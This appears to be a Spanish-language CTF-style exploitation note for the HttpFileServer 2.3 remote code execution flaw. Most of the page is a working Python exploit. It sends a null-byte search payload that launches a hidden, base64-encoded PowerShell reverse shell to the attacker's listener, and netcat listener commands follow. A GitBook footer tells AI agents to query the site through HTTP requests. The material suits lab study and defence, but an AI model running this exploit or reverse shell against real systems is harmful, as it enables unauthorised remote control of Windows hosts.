> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/cms/httpfileserver-2.3-cms-exploitation.md).
# HttpFileServer 2.3
Notas de explotación de HttpFileServer 2.3 para RCE vulnerable de HFS, modificación del exploit, entrega de payload de PowerShell, ejecución de shell inversa y configuración del listener.
Se ha descubierto un servidor web HttpFileServer 2.3. Esta versión es vulnerable a la ejecución remota de código (RCE).
### **Búsqueda de exploit**
Comando:
```bash
searchsploit -m windows/remote/49584.py
```
{% embed url="" %}
**Script Python personalizado**
**Script Python personalizado**
Modifica el script para incluir los siguientes parámetros:
* `LHOST` : tu IP local (VPN).
* `LPORT` : puerto local del listener (p. ej., 4444).
* `RHOST`: IP objetivo.
* `RPORT`: puerto del servicio vulnerable, por ejemplo 80.
```python
import base64
import os
import urllib.request
import urllib.parse
lhost = "10.10.14.12"
lport = 4444
rhost = "10.10.10.8"
rport = 80
# Define el comando que se escribirá en un archivo
command = f'$client = New-Object System.Net.Sockets.TCPClient("{lhost}",{lport}); $stream = $client.GetStream(); [byte[]]$bytes = 0..65535|%{{0}}; while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0){{; $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i); $sendback = (Invoke-Expression $data 2>&1 | Out-String ); $sendback2 = $sendback + "PS " + (Get-Location).Path + "> "; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush()}}; $client.Close()'
# Codifica el comando en formato base64
encoded_command = base64.b64encode(command.encode("utf-16le")).decode()
print("/nComando codificado en formato base64...")
# Define el payload que se incluirá en la URL
payload = f'exec|powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -EncodedCommand {encoded_command}'
# Codifica el payload y envía una solicitud HTTP GET
encoded_payload = urllib.parse.quote_plus(payload)
url = f'http://{rhost}:{rport}/?search=%00{{.{encoded_payload}.}}'
urllib.request.urlopen(url)
print("/nSe codificó el payload y se envió una solicitud HTTP GET al objetivo...")
# Imprime alguna información
print("/nImprimiendo alguna información para depuración...")
print("lhost: ", lhost)
print("lport: ", lport)
print("rhost: ", rhost)
print("rport: ", rport)
print("payload: ", payload)
# Escucha conexiones
print("/nEscuchando la conexión...")
os.system(f'nc -nlvp {lport}')
```

Configura tu máquina como listener:
```bash
rlwrap nc -nlvp 4444
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/cms/httpfileserver-2.3-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.

.png?alt=media)
.png?alt=media)